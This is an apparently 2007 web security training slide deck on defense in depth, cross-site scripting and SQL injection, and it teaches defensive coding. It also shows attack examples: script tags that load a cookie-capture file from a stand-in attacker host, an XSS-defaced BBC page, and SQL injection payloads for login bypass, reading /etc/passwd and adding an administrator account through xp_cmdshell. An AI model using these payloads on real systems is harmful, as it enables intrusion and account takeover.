

Web Security

Justin Emond

Agenda

- Introduction
- Our primary security principles
- Cross site scripting
- SQL injection
- Questions

Agenda

- Introduction
- **Our primary security principles**
- Cross site scripting
- SQL injection
- Questions

Principle 1: Defense in Depth

- Use multiple layers to protect against defense failure
- Hardware firewalls, software firewalls, IPSEC, NAT filtering, load balancers, IP restriction
- Why? Because shi*t happens!
- EGO

Example Configuration

- Windows 2003 Web Server running a internal USCnet web application
- IIS 6, SQL Server 2005
- Security layers:
 - Software/hardware firewall
 - IPSEC rules
 - IIS IP restriction
 - Disable remote connections on SQL server
 - Selected data encryption

Principle 2: Start with the Minimum

- Start with all options, features, packages, ports, roles, modules turned off or disabled
- Enable individual items as needed
- Match project requirements, not perceived ease-of-use

Example: Database Account

- The account that the application uses against the database server
- Reduce the objects (tables, views, stored procedures, function) it has access to
- Reduce the roles (create, update, delete)

Real Example: Alumni Database

- WIMP platform: Windows, IIS, MySQL, PHP
- SQL injection vulnerable

Summary

- Principle 1: Defense in Depth
- Principle 2: Start with the Minimum

Agenda

- Introduction
- Our primary security principles
- **Cross site scripting**
- SQL injection
- Questions

BBC - BBC ONE - Listings - Windows Internet Explorer

http://www.bbc.co.uk/bbcone/listings/index.shtml?service_id=4223&DAY=today%22%3E%3Cscript%20src=http; Google

BBC - BBC ONE - Listings

bbc.co.uk Home TV Radio Talk Where I Live A-Z Index Search

21 April 2007
Accessibility help
Text only

BBC one Listings

BBC Homepage
BBC ONE Homepage


Channel Listings
BBC ONE
BBC TWO
BBC THREE
BBC FOUR
CBBC
CBeebies
BBC News 24
BBC Parliament

Contact Us

Like this page?
Send it to a friend!

[Illegal characters in file
path: /home/system/www/bbcone/listings/nav_today">
Mon, 28 August 2006
**George Bush appoints a 9 year old to be the chairperson of the
Information Security Department**
On Friday night, George Bush made an official announcement saying that Michael Antipov (<http://michael.antipov.name>), a 9 year old talented security specialist was to be the chairperson of the Information Security Department of the US. The debatable decision was approved by three-hour long discussion in the Senate.
Michael Antipov was noticed by the FBI service for his outstanding skills in the sphere of Information Security. He proved his ability to preside the abovementioned department defending 34 governmental web sites from Lebanon terrorist attacks.
Michael Antipov, sun of the top-secret US spy, was born in Russia. 2 years of age, together with his parents, he moved to the USA to start his carrier in the CIA kindergarten. He continued his studies in the educational institution sub controlled by the CIA (names being erased for purpose of the National Security). He obtained his MS degree being at the age of 7. Having reached the age of 8 he already had a PhD.
"From now on the citizens of the USA can feel safe for the National Information Security is in the young but good hands", said George Bush in his last speech.

About the BBC | Help | Terms of Use | Privacy & Cookies Policy



Cross Site Scripting (XSS)

- When a user inserts custom (read: malicious) code into your application that runs on the pages of other users
- Any page that outputs user input is theoretically vulnerable

Simple XSS Demo

Just a Few Dangerous Tags

- `<applet>`
- `<body>`
- `<embed>`
- `<frame>`
- `<script>`
- `<frameset>`
- `<html>`
- `<object>`
- `<iframe>`
- ``
- `<style>`
- `<layer>`
- `<link>`
- `<ilayer>`
- `<meta>`

Remote Content is Bad

- `<script language="javascript" src="http://myhackingsite.com/cookiecapture.js"></script>`
- `<iframe src="http://myhackingsite.com/yankeessuck.js"></iframe>`

Core Principles

- Principle 1: Constrain input
 - Assume input is malicious
 - **Validate all input**
- Principle 2: Encode output
 - Escape “<”, “>” and “&”

Validate Datetime: ASP.NET Example

- Need code sample for convert string to date time

Encoding Output: PHP Sample

```
function cleanString($str)
{

    $str = str_replace("\'", "&#34;", $str);

    // use PHPs tag stripping function
    $str = strip_tags($str);

    // there could still be some malformed HTML, so now we escape the rest
    $str = str_replace("<", "&lt;", $str);
    $str = str_replace(">", "&gt;", $str);

    return $str;

}
```

Encoding Output: C# Code Sample

```
<html>
<form id="form1" runat="server">
  <div>
    Color: <asp:TextBox ID="TextBox1" runat="server"></asp:TextBox><br />
    <asp:Button ID="Button1" runat="server" Text="Show color"
      OnClick="Button1_Click" /><br />
    <asp:Literal ID="Literal1" runat="server"></asp:Literal>
  </div>
</form>
</html>
<script runat="server">
  private void Page_Load(Object Src, EventArgs e)
  {
    protected void Button1_Click(object sender, EventArgs e)
    {
      Literal1.Text = @"<span style=""color:"
+ Server.HtmlEncode(TextBox1.Text)
+ @"""">Color example</span>";
    }
  }
</Script>
```

(Taken from Channel9.com.)

Side note

- Even attributes are not safe!
- Using an attribute of IMG:
``

General Recommendations

- Validate your input!
- Use centrally defined methods to validate data types
- Escape all “<”, “>” and “&” on output
- Don’t relay on input sanitation
- Use a variable string naming convention:
 - \$sComment vs. \$usComment
 - Indicate if a string variable is safe (s) or unsafe (us) to output

The Importance of Coding Standards

- Intention of code becomes more predictable
- **90% of development is *reading* code; 10% is writing**
- As Joel Splotsky writes, it helps “make wrong code look wrong”

PHP Code Example

- Bad:

```
$name = $_URL["name"];
```

```
...
```

```
echo $name;
```

```
// there is a bug here, but I can't see it
```

- Good:

```
$usName = $_URL["name"];
```

```
$sName = Encode($usName);
```

```
...
```

```
Echo $usName; // bug!
```

Recommendations Continued

- For AJAX script, use innerTEXT in-place of innerHTML where possible
- Set page content type
- Use built-in functions to help strip HTML, **but don't rely on them**

Page Content Type Slide

- [Need content here.]

ASP.NET Recommendations

- Enable request validation
- Convert all input data into .NET data types and catch conversion errors
- Use **HttpUtility.HtmlEncode** for output
- Use **HttpUtility.UrlEncode** for output of links
- Use **System.Text.RegularExpressions.Regex** to validate cookies, query strings, etc.

Quick Steps to Fix Existing Code

- Step 1: Make a list of all pages that generate output to a HTML page
- Step 2: Identify which output comes from user input
- Step 3: Validate all input parameters immediately before use
- Step 4: Escape all output


Agenda

- Introduction
- Our primary security principles
- Cross site scripting
- **SQL injection**
- Questions



SQL Injection

- When SQL commands can be passed directly from the end-user to the database

- Good:



- Bad:



SQL Injection Demo

SQL Login Routine

- Given:

“SELECT COUNT(*) FROM Users WHERE Username = “\$username” AND Password=“\$Password”

- For *emond* and *mypass*:

SELECT COUNT(*) FROM Users WHERE Username = “emond”
AND Password=“mypass”

- For *emond* and “*OR 1=1*”:

“SELECT COUNT(*) FROM Users WHERE Username = “emond”
AND Password=“” OR 1=1

Why Dangerous?

- You can DROP entire tables
- Wipe millions of records with one command
- Access to other data
- Even run commands on the server
 - SQL Server: xp_cmdshell
 - Others

Getting Access to the Server

- Linux based MySQL
 - ' union select 1, (load_file('/etc/passwd')),1,1,1;
- MS SQL Windows Password Creation
 - '; exec xp_cmdshell 'net user /add victor Pass123'--
 - '; exec xp_cmdshell 'net localgroup /add administrators victor' --
- Starting Services
 - '; exec master..xp_servicecontrol 'start','FTP Publishing' --

From "Advanced SQL Injection"

Continued

- Almost all databases:
 - MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Informix, etc
- Using most languages:
 - Coldfusion, ASP.NET, ASP, PHP, JSP/Java, Javascript, VB, others...
- **SQL injection is not a database design flaw, it's a custom application implementation flaw**

Core Principle #1

- Principle 1: Constrain input
 - Type, length, format and range
 - Use regular expressions
 - Enforce data types

Principle 1: Constrain Input

Example: ASP.NET SSN Validation:

```
<%@ language="C#" %>
<form id="form1" runat="server">
  <asp:TextBox ID="SSN" runat="server"/>
  <asp:RegularExpressionValidator ID="regexSSN" runat="server"
    ErrorMessage="Incorrect SSN Number" ControlToValidate="SSN"
    ValidationExpression="^\d{3}-\d{2}-\d{4}$" />
</form>
```

Core Principle #2

- Control the way you call SQL:
 - Use escape wrapper (OK)
 - Use parameter replacement (BETTER)
 - Use stored procedures (BEST)

Principle 2: Use an Escape Wrapper

```
$query_result = mysql_query  
(  
    "select * from users where name = "  
        . mysql_real_escape_string($user_name)  
        . ""  
    );
```

select * from users where name = 'sally's'

becomes

select * from users where name = 'sally''s'

Principle 2: Use Parameter Replacement

```
using( SqlConnection con = (acquire connection) ) {  
    con.Open();  
    using( SqlCommand cmd = new SqlCommand("SELECT * FROM users  
        WHERE name = @userName", con) ) {  
  
        cmd.Parameters.AddWithValue("@userName", userName);  
  
        using( SqlDataReader rdr = cmd.ExecuteReader() ){  
  
            ...  
        }  
    }  
}
```

Principle 2: Use Stored Procedures

```
using (SqlConnection connection = new SqlConnection(connectionString))
{
    DataSet userDataset = new DataSet();
    SqlDataAdapter myCommand = new SqlDataAdapter(
        "LoginStoredProcedure", connection);
    myCommand.SelectCommand.CommandType =
        CommandType.StoredProcedure;
    myCommand.SelectCommand.Parameters.Add("@au_id",
        SqlDbType.VarChar, 11);
    myCommand.SelectCommand.Parameters["@au_id"].Value = SSN.Text;

    myCommand.Fill(userDataset);
}
```

Principle 3: Harden the Environment

- Reduce SQL account permissions
- Remove unneeded system stored procedures
- Audit password strength

Other Considerations: Logging

- Consider creating a routine that logs suspicious database activity
- Track date/time, IP address, all HTML headers/input parameters
- Review periodically
- Consider having the routine create a new support ticket in your bug database

SQL Injection Principles Summary

- Principle 1: Validate your input!
- Principle 2: Build your dynamic SQL better
- Principle 3: Harden the OS

Questions?

Sources

- <http://channel9.msdn.com/wiki/default.aspx/Channel9.HowToPreventCrossSiteScripting>
- <http://channel9.msdn.com/wiki/default.aspx/Channel9.HowToProtectFromSqlInjectionInAspNet>
- http://en.wikipedia.org/wiki/Cross_site_scripting
- <http://www.joelonsoftware.com/printerfriendly/articles/Wrong.html>
- “Advanced SQL Injection” by Victor Chapela, Sm4rt Security Services , Accessed April 20, 2007 (presentation online: http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt)
- Microsoft certification; security courses
<http://www.microsoft.com/learning/mcp/mcsd/requirementsdotnet.aspx>
- MSDN Channel 9
<http://channel9.msdn.com/wiki/default.aspx/Channel9.HomePage>